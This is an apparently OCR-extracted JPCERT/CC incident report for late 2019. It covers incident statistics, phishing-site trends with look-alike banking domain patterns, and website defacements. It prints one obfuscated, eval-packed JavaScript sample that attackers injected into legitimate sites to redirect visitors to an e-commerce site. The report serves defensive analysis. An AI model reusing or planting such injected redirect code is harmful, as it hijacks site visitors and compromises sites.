JPCERT/CC Incident Handling Report

October 1, 2019 - December 31, 2019

JPCERT Coordination Center
January 21, 2020

Tabele of Contents

1. About the Incident Handling Report

JPCERT Coordination Center (herein, JPCERT/CC) receives reports on computer security incidents (herein, incidents) that occur inside and outside Japan[*1]. This report will introduce statistics and case examples for incident reports received during the period from October 1, 2019 through December 31, 2019.

[*1] JPCERT/CC refers to all events that may occur in the management of information systems, which include events that may be considered security issues and any case related to computer security, as an incident.

JPCERT/CC's activities are aimed at recognition and handling of incidents for Internet users and to prevent the spreading of damages from incidents. For incidents that require global coordination and assistance, JPCERT/CC acts as the point of contact for Japan and performs coordination with relevant parties domestically and globally (overseas CSIRTs, etc.).

2. Quarterly Statistics

[Chart 1] shows the total number of incident reports, reported incidents and incidents that JPCERT/CC coordinated during this quarter.

[Chart 1: Number of incident reports]

	Oct	Nov	Dec	Total	Last Qtr. Total
Number of Reports *2	1,684	1,708	1,797	5,189	4,618
Number of Incident *3	1,928	1,714	1,743	5,385	5,733
Cases Coordinated *4	1,215	1,172	1,138	3,525	4,149


[*2] "Number of Reports" refers to the total number of reports sent through the web form, e-mail or FAX.

[*3] "Number of Incidents" refers to the number of incidents contained in each report. Multiple reports on the same incident are counted as 1 incident.


[*4] "Number of Cases Coordinated" refers to the number of cases where coordination took place to prevent the spreading of an incident by sending them a report and asking the site administrator to address any issues.

The total number of reports received in this quarter was 5,189. Of these, the number of domestic and overseas sites that JPCERT/CC coordinated with was 3,525. When compared with the previous quarter, the total number of reports increased by 12%, and the number of cases coordinated decreased by 15%. Year on year, the number of reports increased by 22%, and the number of cases coordinated increased by 37%.

[Figure1] an[Figure 2] show the monthly changes in the total number of reports and incident cases coordinated by JPCERT/CC.



[Figure 1: Change in the number of incident reports]




[Figure 2: Change in the number of incident cases coordinated]

At JPCERT/CC, incident reports that were received are categorized, coordinated and handled according to the incident category that they fall into. For definitions of each incident category, please see "Appendix 1 - Incident Categories."[Chart 2] shows the number of incidents received per category in this quarter.

[Chart 2 : Number of incidents by category]


Incident Category	Oct	Nov	Dec	Total	Last Qtr. Total
Phishing Site	1,423	1,092	1,185	3,700	3,457
Website Defacement	108	121	63	292	236
Malware Site	64	51	90	205	269
Scan	226	282	236	744	927
DoS/DDoS	4	2	0	6	1
ICS Related	0	0	0	0	0
Targeted attack	1	1	4	6	6
Other	102	165	165	432	837

The percentage that each category represents over the total number of incidents in this quarter is shown in [Figure 3]. Incidents categorized as phishing sites accounted for 68.7%, and those categorized as scans, which search for vulnerabilities in systems, made up 13.8%.




[Figure 3 : Percentage of incidents by category]


[Figure 4] through[Figure 7] show the monthly changes in the number of incidents categorized as phishing sites, website defacement, malware sites and scans over the past year.




[Figure 4 : Change in the number of phishing sites]



[Figure 5 : Change in the number of website defacements]




[Figure 6 : Change in the number of malware sites]



[Figure 7 : Change in the number of scans]

[Figure 8] provides an overview as well as a breakdown of the incidents that were coordinated / handled.



No.Incidents 5385

No.Reports 5189

Coordinated 3525

Phishing Site 3700

Incidents Notified 1398
- Site Operation Verified

Domestic 36%

Overseas 64%

Time (business days)	
0～3days	78%
4～7days	15%
8～10days	3%
11days(more than)	4%

Notification Unnecessary 2302
- Site could not be verified

Web defacement 292

Incidents Notified 237
- Verified defacement of site
- High level threat

Domestic 86%

Overseas 14%

Time (business days)	
0～3days	25%
4～7days	27%
8～10days	12%
11days(more than)	36%

Notification Unnecessary 55
- Could not verify site
- Party has been notified
- Information sharing
- Low level theat

Malware Site 205

Incidents Notified 102
- Site operation verified
- High level threat

Domestic 43%

Overseas 57%

Time (business days)	
0～3days	36%
4～7days	27%
8～10days	15%
11days(more than)	22%

Notification Unnecessary 103
- Could not verify site
- Party has been notified
- Information sharing
- Low level theat

Scan 744

Incidents Notified 337
- Detailed logs
- Notification desired

Domestic 80%

Overseas 20%

Notification Unnecessary 407
- Incomplete logs
- Party has been notified
- Information Sharing

DoS/DDoS 6

Incidents Notified 1
- Detailed logs
- Notification desired

Domestic –

Overseas –

Notification Unnecessary 5
- Incomplete logs
- Party has been notified
- Information Sharing

ICS Related 0

Incidents Notified 0

Domestic –

Overseas –

Notification Unnecessary 0

Targeted attack 6

Incidents Notified 0
- Verified evidence of attack
- Verified infrastructure for attack

Domestic –

Overseas –

Notification Unnecessary 6
- Insufficient information
- Currently no threat

Other 432

Incidents Notified 218
-High level threat
-Notification desired

Domestic 83%

Overseas 17%

Notification Unnecessary 214
- Party hasnbeen notified
- Information Sharing
- Low level threat

[Figure 8: Breakdown of incidents coordinated/handled]

3. Incident Trends

3.1. Phishing Site Trends


3,700 reports on phishing sites were received in this quarter, representing a 7% increase from 3,457 in the previous quarter. This marks a 137% increase from the same quarter last year (1,560).

During this quarter, there were 889 phishing sites that spoofed domestic brands, increasing 32% from 673 in the previous quarter. And there were 1,749 phishing sites that spoofed overseas brands, decreasing 4% from 1,828 in the previous quarter. A breakdown of the brand type (domestic, overseas) that the phishing sites spoofed in this quarter is shown in [Chart 3], and a breakdown by industry for domestic and overseas brands is shown in [Figure 9].

[Chart 3 : Number of reported phishing sites by domestic/overseas brand]

Phishing Site	Oct	Nov	Dec	Domestic/ Overseas Total (%)
Domestic Brand	345	269	275	889(24%)
Overseas Brand	612	545	592	1,749(47%)
Unknown Brand [*5]	466	278	318	1,062(29%)
Monthly Total	1,423	1,092	1,185	3,700

[*5] "Unknown Brand" refers to sites which could not be verified since the reported site had already been suspended when accessed for confirmation.



[Figure 9 : Percentage of reported phishing sites by industry (domestic/overseas)]

Out of the total number of phishing sites reported to JPCERT/CC, 72.2% spoofed e-commerce websites for overseas brands and 61.4% spoofed websites of financial institutions for domestic brands.

As in the previous quarter, phishing sites spoofing specific e-commerce websites continue to make up half of the total for overseas brands.

In addition, the following trends were seen in this quarter.

- Increase in the number of phishing sites spoofing the login screen for the online service of specific companies
- Increase in the number of phishing sites spoofing financial institutions (a majority of them spoofing the login screen for specific online banking services)

Phishing sites disguised as a certain online banking service have been growing since around September. SMS messages in addition to e-mails are used to lure victims to these phishing sites, some of which display content unrelated to the phishing sites when accessed from a device other than mobile devices. Most use either a .com domain or .jp domain, with a number of letters added to the domain name of the spoofed website.

[Examples of phishing site domains spoofing an online banking service]

```
Legitimate website
https://www.< brand name>.co.jp/

Phising site
http(s)://www.< brand name>**.com/
http(s)://< brand name>**.jp/
http(s)://www.< brand name>**cojp.com/
```


※ ** represents a string of alphabetic characters.

The parties that JPCERT/CC contacted for coordination related to phishing sites were 36% domestic and 64% overseas for this quarter, indicating an increase in the proportion of domestic parties compared to the previous quarter (domestic: 29%, overseas: 71%).

3.2. Website Defacement Trends


The number of website defacements reported in this quarter was 292. This was a 24% increase from 236 in the previous quarter.

During this quarter, JPCERT/CC identified a number of cases in which visitors to a legitimate website embedded with a malicious JavaScript file were redirected to an e-commerce website handling certain brands. Examples of the embedded JavaScript files are shown in [Figure 10] and [Figure 11]. These JavaScript files are called by malicious JavaScript code embedded in the html tag or head tag of a web page.



```
eval(function(p, a, c, k, e, r) {
    e = function(c) {
        return c.toString(a)
    };
    if (!''.replace(/^/, String)) {
        while (c--) r[e(c)] = k[c] || e(c);
        k = [function(e) {
            return r[e]}];
        e = function() {
            return '\\w+'
        };
        c = 1
    };
    while (c--) if (k[c]) p = p.replace(new RegExp('\\b' + e(c) + '\\b', 'g'), k[c]);
    return p
}('0 a=/\\.(.*?)(\\.[a-6-9\\-]+){1,2}\\//3;0 b=5.i;7(a.8(b)){c.d.e="f://g.h.4/"}', 19, 19,
'var|||ig|com|document|z0|if|test|||window|location|href|http|www|[redacted]|referrer'.split('|'), 0, {}))
```

